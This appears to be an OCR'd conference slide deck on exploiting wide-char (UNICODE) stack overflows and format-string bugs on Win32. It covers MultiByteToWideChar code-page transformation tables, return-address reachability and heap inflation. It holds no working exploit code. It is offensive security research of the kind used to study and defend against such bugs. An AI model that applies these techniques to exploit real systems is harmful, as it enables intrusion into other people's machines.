


Practical Win32 and UNICODE exploitation


Lessons learned when the Cisco™ guys went to Windows™ land

Agenda

- Vulnerabilities in wide char environments
  - Stack based buffer overflows
  - Format strings
- Return address selection
  - Unicode addressable
  - SEH return
  - A generic return address solution
- Shellcode in UNICODE
  - Simple stack run
  - Venetian shell code
- Annual Phenoelit 0day

A normal overflow *yawn*

- User data overflows stack saved registers
- Frame Pointer (FP) is overwritten and ends up in EBP
- Return address pop‘d from stack and ends up in EIP
- The rest is history




Oh, Dr. Watson, what a pleasure to meet you

(c) Microsoft

A wide char overflow

- User data gets transformed into wide char
- Wide char data overwrites saved register data
- FP gets corrupted
- RET gets corrupted
- What now?



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Misuse will be rewarded

Overflows compared

- Normal overflow overwrites FP and return address with user data
- Limited modification of user data takes place
- All 4 bytes of FP and return address can be influenced
- Exception when executing 0x41414141

- Wide char or UNICODE overflows overwrite the same data (FP, RET)
- User data is modified to at least 50%
- Only 2 of 4 bytes of FP and RET can be influenced
- Exception when executing 0x00410041

What transformation happens?

- Most people claim that it‘s byte (0x41) to byte with leading zero (0x0041)... wrong.
- On Win32, the transformation is done by

int MultiByteToWideChar(
    UINT *CodePage*, **← PAGE!!!**
    DWORD *dwFlags*,
    LPCSTR *lpMultiByteStr*,**← source**
    int *cbMultiByte*,
    LPWSTR *lpWideCharStr*,**← destination**
    int *cchWideChar*
);

Windows transformation tables

```
ASCII  ANSI      OEM      UTF7      UTF8
00: 0000 ..|0000 ..|0000 ..|0000 ..|
01: 0100 ..|0100 ..|0100 ..|0100 ..|
02: 0200 ..|0200 ..|0200 ..|0200 ..|
03: 0300 ..|0300 ..|0300 ..|0300 ..|
04: 0400 ..|0400 ..|0400 ..|0400 ..|
05: 0500 ..|0500 ..|0500 ..|0500 ..|
06: 0600 ..|0600 ..|0600 ..|0600 ..|
07: 0700 ..|0700 ..|0700 ..|0700 ..|
08: 0800 ..|0800 ..|0800 ..|0800 ..|
09: 0900 ..|0900 ..|0900 ..|0900 ..|
0A: 0A00 ..|0A00 ..|0A00 ..|0A00 ..|
0B: 0B00 ..|0B00 ..|0B00 ..|0B00 ..|
0C: 0C00 ..|0C00 ..|0C00 ..|0C00 ..|
0D: 0D00 ..|0D00 ..|0D00 ..|0D00 ..|
0E: 0E00 ..|0E00 ..|0E00 ..|0E00 ..|
0F: 0F00 ..|0F00 ..|0F00 ..|0F00 ..|
```

Windows transformation tables

```
ASCII  ANSI      OEM     UTF7     UTF8
10: 1000 ..|1000 ..|1000 ..|1000 ..|
11: 1100 ..|1100 ..|1100 ..|1100 ..|
12: 1200 ..|1200 ..|1200 ..|1200 ..|
13: 1300 ..|1300 ..|1300 ..|1300 ..|
14: 1400 ..|1400 ..|1400 ..|1400 ..|
15: 1500 ..|1500 ..|1500 ..|1500 ..|
16: 1600 ..|1600 ..|1600 ..|1600 ..|
17: 1700 ..|1700 ..|1700 ..|1700 ..|
18: 1800 ..|1800 ..|1800 ..|1800 ..|
19: 1900 ..|1900 ..|1900 ..|1900 ..|
1A: 1A00 ..|1A00 ..|1A00 ..|1A00 ..|
1B: 1B00 ..|1B00 ..|1B00 ..|1B00 ..|
1C: 1C00 ..|1C00 ..|1C00 ..|1C00 ..|
1D: 1D00 ..|1D00 ..|1D00 ..|1D00 ..|
1E: 1E00 ..|1E00 ..|1E00 ..|1E00 ..|
1F: 1F00 ..|1F00 ..|1F00 ..|1F00 ..|
```

Windows transformation tables

```
ASCII  ANSI      OEM      UTF7      UTF8
20: 2000  .|2000  .|2000  .|2000  .|
21: 2100 !.|2100 !.|2100 !.|2100 !.|
22: 2200 ".|2200 ".|2200 ".|2200 ".|
23: 2300 #.|2300 #.|2300 #.|2300 #.|
24: 2400 $.|2400 $.|2400 $.|2400 $.|
25: 2500 %.|2500 %.|2500 %.|2500 %.|
26: 2600 &.|2600 &.|2600 &.|2600 &.|
27: 2700 '.|2700 '.|2700 '.|2700 '.|
28: 2800 (.|2800 (.|2800 (.|2800 (.|
29: 2900 ).|2900 ).|2900 ).|2900 ).|
2A: 2A00 *.|2A00 *.|2A00 *.|2A00 *.|
2B: 2B00 +.|2B00 +.|0000 ..|2B00 +.|
2C: 2C00 ,.|2C00 ,.|2C00 ,.|2C00 ,.|
2D: 2D00 -.|2D00 -.|2D00 -.|2D00 -.|
2E: 2E00 ..|2E00 ..|2E00 ..|2E00 ..|
2F: 2F00 /.|2F00 /.|2F00 /.|2F00 /.|
```

Windows transformation tables

```
ASCII  ANSI      OEM      UTF7      UTF8
30: 3000 0.|3000 0.|3000 0.|3000 0.|
31: 3100 1.|3100 1.|3100 1.|3100 1.|
32: 3200 2.|3200 2.|3200 2.|3200 2.|
33: 3300 3.|3300 3.|3300 3.|3300 3.|
34: 3400 4.|3400 4.|3400 4.|3400 4.|
35: 3500 5.|3500 5.|3500 5.|3500 5.|
36: 3600 6.|3600 6.|3600 6.|3600 6.|
37: 3700 7.|3700 7.|3700 7.|3700 7.|
38: 3800 8.|3800 8.|3800 8.|3800 8.|
39: 3900 9.|3900 9.|3900 9.|3900 9.|
3A: 3A00 :.|3A00 :.|3A00 :.|3A00 :.|
3B: 3B00 ;.|3B00 ;.|3B00 ;.|3B00 ;.|
3C: 3C00 <.|3C00 <.|3C00 <.|3C00 <.|
3D: 3D00 =.|3D00 =.|3D00 =.|3D00 =.|
3E: 3E00 >.|3E00 >.|3E00 >.|3E00 >.|
3F: 3F00 ?.|3F00 ?.|3F00 ?.|3F00 ?.|
```

Windows transformation tables

```
ASCII   ANSI      OEM      UTF7      UTF8
40: 4000 @.|4000 @.|4000 @.|4000 @.|
41: 4100 A.|4100 A.|4100 A.|4100 A.|
42: 4200 B.|4200 B.|4200 B.|4200 B.|
43: 4300 C.|4300 C.|4300 C.|4300 C.|
44: 4400 D.|4400 D.|4400 D.|4400 D.|
45: 4500 E.|4500 E.|4500 E.|4500 E.|
46: 4600 F.|4600 F.|4600 F.|4600 F.|
47: 4700 G.|4700 G.|4700 G.|4700 G.|
48: 4800 H.|4800 H.|4800 H.|4800 H.|
49: 4900 I.|4900 I.|4900 I.|4900 I.|
4A: 4A00 J.|4A00 J.|4A00 J.|4A00 J.|
4B: 4B00 K.|4B00 K.|4B00 K.|4B00 K.|
4C: 4C00 L.|4C00 L.|4C00 L.|4C00 L.|
4D: 4D00 M.|4D00 M.|4D00 M.|4D00 M.|
4E: 4E00 N.|4E00 N.|4E00 N.|4E00 N.|
4F: 4F00 O.|4F00 O.|4F00 O.|4F00 O.|
```

Windows transformation tables

```
ASCII  ANSI     OEM     UTF7     UTF8
50: 5000 P.|5000 P.|5000 P.|5000 P.|
51: 5100 Q.|5100 Q.|5100 Q.|5100 Q.|
52: 5200 R.|5200 R.|5200 R.|5200 R.|
53: 5300 S.|5300 S.|5300 S.|5300 S.|
54: 5400 T.|5400 T.|5400 T.|5400 T.|
55: 5500 U.|5500 U.|5500 U.|5500 U.|
56: 5600 V.|5600 V.|5600 V.|5600 V.|
57: 5700 W.|5700 W.|5700 W.|5700 W.|
58: 5800 X.|5800 X.|5800 X.|5800 X.|
59: 5900 Y.|5900 Y.|5900 Y.|5900 Y.|
5A: 5A00 Z.|5A00 Z.|5A00 Z.|5A00 Z.|
5B: 5B00 [.|5B00 [.|5B00 [.|5B00 [.|
5C: 5C00 \.|5C00 \.|5C00 \.|5C00 \.|
5D: 5D00 ].|5D00 ].|5D00 ].|5D00 ].|
5E: 5E00 ^.|5E00 ^.|5E00 ^.|5E00 ^.|
5F: 5F00 _.|5F00 _.|5F00 _.|5F00 _.|
```

Windows transformation tables

```
ASCII  ANSI     OEM     UTF7     UTF8
60: 6000 `.|6000 `.|6000 `.|6000 `.|
61: 6100 a.|6100 a.|6100 a.|6100 a.|
62: 6200 b.|6200 b.|6200 b.|6200 b.|
63: 6300 c.|6300 c.|6300 c.|6300 c.|
64: 6400 d.|6400 d.|6400 d.|6400 d.|
65: 6500 e.|6500 e.|6500 e.|6500 e.|
66: 6600 f.|6600 f.|6600 f.|6600 f.|
67: 6700 g.|6700 g.|6700 g.|6700 g.|
68: 6800 h.|6800 h.|6800 h.|6800 h.|
69: 6900 i.|6900 i.|6900 i.|6900 i.|
6A: 6A00 j.|6A00 j.|6A00 j.|6A00 j.|
6B: 6B00 k.|6B00 k.|6B00 k.|6B00 k.|
6C: 6C00 l.|6C00 l.|6C00 l.|6C00 l.|
6D: 6D00 m.|6D00 m.|6D00 m.|6D00 m.|
6E: 6E00 n.|6E00 n.|6E00 n.|6E00 n.|
6F: 6F00 o.|6F00 o.|6F00 o.|6F00 o.|
```

(c) Microsoft

Windows transformation tables

```
ASCII  ANSI      OEM     UTF7     UTF8
70: 7000 p.|7000 p.|7000 p.|7000 p.|
71: 7100 q.|7100 q.|7100 q.|7100 q.|
72: 7200 r.|7200 r.|7200 r.|7200 r.|
73: 7300 s.|7300 s.|7300 s.|7300 s.|
74: 7400 t.|7400 t.|7400 t.|7400 t.|
75: 7500 u.|7500 u.|7500 u.|7500 u.|
76: 7600 v.|7600 v.|7600 v.|7600 v.|
77: 7700 w.|7700 w.|7700 w.|7700 w.|
78: 7800 x.|7800 x.|7800 x.|7800 x.|
79: 7900 y.|7900 y.|7900 y.|7900 y.|
7A: 7A00 z.|7A00 z.|7A00 z.|7A00 z.|
7B: 7B00 {.|7B00 {.|7B00 {.|7B00 {.|
7C: 7C00 |.|7C00 |.|7C00 |.|7C00 |.|
7D: 7D00 }.|7D00 }.|7D00 }.|7D00 }.|
7E: 7E00 ~.|7E00 ~.|7E00 ~.|7E00 ~.|
7F: 7F00 ..|7F00 ..|7F00 ..|7F00 ..|
```

Phenoelit

Missbrauch
Nutzbar
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rewarded

Windows transformation tables

ASCII	ANSI	OEM	UTF7	UTF8
80:	AC20 .	C700 ..	80FF ..	0000 ..
81:	8100 ..	FC00 ..	81FF ..	0000 ..
82:	1A20 .	E900 ..	82FF ..	0000 ..
83:	9201 ..	E200 ..	83FF ..	0000 ..
84:	1E20 .	E400 ..	84FF ..	0000 ..
85:	2620 &	E000 ..	85FF ..	0000 ..
86:	2020	E500 ..	86FF ..	0000 ..
87:	2120 !	E700 ..	87FF ..	0000 ..
88:	C602 ..	EA00 ..	88FF ..	0000 ..
89:	3020 0	EB00 ..	89FF ..	0000 ..
8A:	6001 `.	E800 ..	8AFF ..	0000 ..
8B:	3920 9	EF00 ..	8BFF ..	0000 ..
8C:	5201 R.	EE00 ..	8CFF ..	0000 ..
8D:	8D00 ..	EC00 ..	8DFF ..	0000 ..
8E:	7D01 }.	C400 ..	8EFF ..	0000 ..
8F:	8F00 ..	C500 ..	8FFF ..	0000 ..

Windows transformation tables

```
ASCII   ANSI       OEM      UTF7      UTF8
90: 9000 ..|C900 ..|90FF ..|0000 ..|
91: 1820 . |E600 ..|91FF ..|0000 ..|
92: 1920 . |C600 ..|92FF ..|0000 ..|
93: 1C20 . |F400 ..|93FF ..|0000 ..|
94: 1D20 . |F600 ..|94FF ..|0000 ..|
95: 2220 " |F200 ..|95FF ..|0000 ..|
96: 1320 . |FB00 ..|96FF ..|0000 ..|
97: 1420 . |F900 ..|97FF ..|0000 ..|
98: DC02 ..|FF00 ..|98FF ..|0000 ..|
99: 2221 "!|D600 ..|99FF ..|0000 ..|
9A: 6101 a.|DC00 ..|9AFF ..|0000 ..|
9B: 3A20 : |F800 ..|9BFF ..|0000 ..|
9C: 5301 S.|A300 ..|9CFF ..|0000 ..|
9D: 9D00 ..|D800 ..|9DFF ..|0000 ..|
9E: 7E01 ~.|D700 ..|9EFF ..|0000 ..|
9F: 7801 x.|9201 ..|9FFF ..|0000 ..|
```

Windows transformation tables

```
ASCII  ANSI      OEM     UTF7     UTF8
A0: A000 ..|E100 ..|A0FF ..|0000 ..|
A1: A100 ..|ED00 ..|A1FF ..|0000 ..|
A2: A200 ..|F300 ..|A2FF ..|0000 ..|
A3: A300 ..|FA00 ..|A3FF ..|0000 ..|
A4: A400 ..|F100 ..|A4FF ..|0000 ..|
A5: A500 ..|D100 ..|A5FF ..|0000 ..|
A6: A600 ..|AA00 ..|A6FF ..|0000 ..|
A7: A700 ..|BA00 ..|A7FF ..|0000 ..|
A8: A800 ..|BF00 ..|A8FF ..|0000 ..|
A9: A900 ..|AE00 ..|A9FF ..|0000 ..|
AA: AA00 ..|AC00 ..|AAFF ..|0000 ..|
AB: AB00 ..|BD00 ..|ABFF ..|0000 ..|
AC: AC00 ..|BC00 ..|ACFF ..|0000 ..|
AD: AD00 ..|A100 ..|ADFF ..|0000 ..|
AE: AE00 ..|AB00 ..|AEFF ..|0000 ..|
AF: AF00 ..|BB00 ..|AFFF ..|0000 ..|
```

Windows transformation tables

ASCII	ANSI	OEM	UTF7	UTF8
B0:	B000 ..	9125 .%	B0FF ..	0000 ..
B1:	B100 ..	9225 .%	B1FF ..	0000 ..
B2:	B200 ..	9325 .%	B2FF ..	0000 ..
B3:	B300 ..	0225 .%	B3FF ..	0000 ..
B4:	B400 ..	2425 $%	B4FF ..	0000 ..
B5:	B500 ..	C100 ..	B5FF ..	0000 ..
B6:	B600 ..	C200 ..	B6FF ..	0000 ..
B7:	B700 ..	C000 ..	B7FF ..	0000 ..
B8:	B800 ..	A900 ..	B8FF ..	0000 ..
B9:	B900 ..	6325 c%	B9FF ..	0000 ..
BA:	BA00 ..	5125 Q%	BAFF ..	0000 ..
BB:	BB00 ..	5725 W%	BBFF ..	0000 ..
BC:	BC00 ..	5D25]%	BCFF ..	0000 ..
BD:	BD00 ..	A200 ..	BDFF ..	0000 ..
BE:	BE00 ..	A500 ..	BEFF ..	0000 ..
BF:	BF00 ..	1025 .%	BFFF ..	0000 ..

(c) Microsoft

Windows transformation tables

ASCII	ANSI	OEM	UTF7	UTF8
C0:	C000 ..	1425 .%	C0FF ..	0000 ..
C1:	C100 ..	3425 4%	C1FF ..	0100 ..
C2:	C200 ..	2C25 ,%	C2FF ..	0200 ..
C3:	C300 ..	1C25 .%	C3FF ..	0300 ..
C4:	C400 ..	0025 .%	C4FF ..	0400 ..
C5:	C500 ..	3C25 <%	C5FF ..	0500 ..
C6:	C600 ..	E300 ..	C6FF ..	0600 ..
C7:	C700 ..	C300 ..	C7FF ..	0700 ..
C8:	C800 ..	5A25 Z%	C8FF ..	0800 ..
C9:	C900 ..	5425 T%	C9FF ..	0900 ..
CA:	CA00 ..	6925 i%	CAFF ..	0A00 ..
CB:	CB00 ..	6625 f%	CBFF ..	0B00 ..
CC:	CC00 ..	6025 `%	CCFF ..	0C00 ..
CD:	CD00 ..	5025 P%	CDFF ..	0D00 ..
CE:	CE00 ..	6C25 l%	CEFF ..	0E00 ..
CF:	CF00 ..	A400 ..	CFFF ..	0F00 ..

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Windows transformation tables

```
ASCII  ANSI      OEM     UTF7     UTF8
D0: D000 ..|F000 ..|D0FF ..|1000 ..|
D1: D100 ..|D000 ..|D1FF ..|1100 ..|
D2: D200 ..|CA00 ..|D2FF ..|1200 ..|
D3: D300 ..|CB00 ..|D3FF ..|1300 ..|
D4: D400 ..|C800 ..|D4FF ..|1400 ..|
D5: D500 ..|3101 1.|D5FF ..|1500 ..|
D6: D600 ..|CD00 ..|D6FF ..|1600 ..|
D7: D700 ..|CE00 ..|D7FF ..|1700 ..|
D8: D800 ..|CF00 ..|D8FF ..|1800 ..|
D9: D900 ..|1825 .%|D9FF ..|1900 ..|
DA: DA00 ..|0C25 .%|DAFF ..|1A00 ..|
DB: DB00 ..|8825 .%|DBFF ..|1B00 ..|
DC: DC00 ..|8425 .%|DCFF ..|1C00 ..|
DD: DD00 ..|A600 ..|DDFF ..|1D00 ..|
DE: DE00 ..|CC00 ..|DEFF ..|1E00 ..|
DF: DF00 ..|8025 .%|DFFF ..|1F00 ..|
```

(c) Microsoft

Windows transformation tables

ASCII	ANSI	OEM	UTF7	UTF8
E0:	E000 ..	D300 ..	E0FF ..	0000 ..
E1:	E100 ..	DF00 ..	E1FF ..	0100 ..
E2:	E200 ..	D400 ..	E2FF ..	0200 ..
E3:	E300 ..	D200 ..	E3FF ..	0300 ..
E4:	E400 ..	F500 ..	E4FF ..	0400 ..
E5:	E500 ..	D500 ..	E5FF ..	0500 ..
E6:	E600 ..	B500 ..	E6FF ..	0600 ..
E7:	E700 ..	FE00 ..	E7FF ..	0700 ..
E8:	E800 ..	DE00 ..	E8FF ..	0800 ..
E9:	E900 ..	DA00 ..	E9FF ..	0900 ..
EA:	EA00 ..	DB00 ..	EAFF ..	0A00 ..
EB:	EB00 ..	D900 ..	EBFF ..	0B00 ..
EC:	EC00 ..	FD00 ..	ECFF ..	0C00 ..
ED:	ED00 ..	DD00 ..	EDFF ..	0D00 ..
EE:	EE00 ..	AF00 ..	EEFF ..	0E00 ..
EF:	EF00 ..	B400 ..	EFFF ..	0F00 ..

(c) Microsoft

Windows transformation tables

ASCII	ANSI	OEM	UTF7	UTF8
F0:	F000 ..	AD00 ..	F0FF ..	0000 ..
F1:	F100 ..	B100 ..	F1FF ..	0100 ..
F2:	F200 ..	1720 .	F2FF ..	0200 ..
F3:	F300 ..	BE00 ..	F3FF ..	0300 ..
F4:	F400 ..	B600 ..	F4FF ..	0400 ..
F5:	F500 ..	A700 ..	F5FF ..	0500 ..
F6:	F600 ..	F700 ..	F6FF ..	0600 ..
F7:	F700 ..	B800 ..	F7FF ..	0700 ..
F8:	F800 ..	B000 ..	F8FF ..	0000 ..
F9:	F900 ..	A800 ..	F9FF ..	0100 ..
FA:	FA00 ..	B700 ..	FAFF ..	0200 ..
FB:	FB00 ..	B900 ..	FBFF ..	0300 ..
FC:	FC00 ..	B300 ..	FCFF ..	0000 ..
FD:	FD00 ..	B200 ..	FDFF ..	0100 ..
FE:	FE00 ..	A025 .%	FEFF ..	0000 ..
FF:	FF00 ..	A000 ..	FFFF ..	0000 ..

What can be addressed?

- With 2 out of 4 bytes to influence, one get's roughly 65535 different addresses instead of 4294967295
- ~86% of this address space is not mapped
  - Useless, unless Dr. Watson is invited for dinner
- Threads make fixed addresses unreliable
- Currently, the most common method is blowing up the heap
  - Heap of the target process is artificially inflated
  - More memory gets mapped
  - Higher chances to find an addressable section
  - Method most widely used by KF/Snosoft

(c) Microsoft

What about format strings?

- Format string bugs in pure wchar functions (swprintf, fwprintf) are perfectly fine.
  - ...of course, with the usual addressing problems
- For ASCII versions, remember that at least every second byte gets modified
- Format arguments work on a minumum of two bytes (%s,%x,etc.)
- Three byte format args are possible (%3d),
  - but the middle byte becomes 0x00 most of the time...
  - This in turn means „end of string“ ☹
- With OEM, you got a lot of „%“ anyway
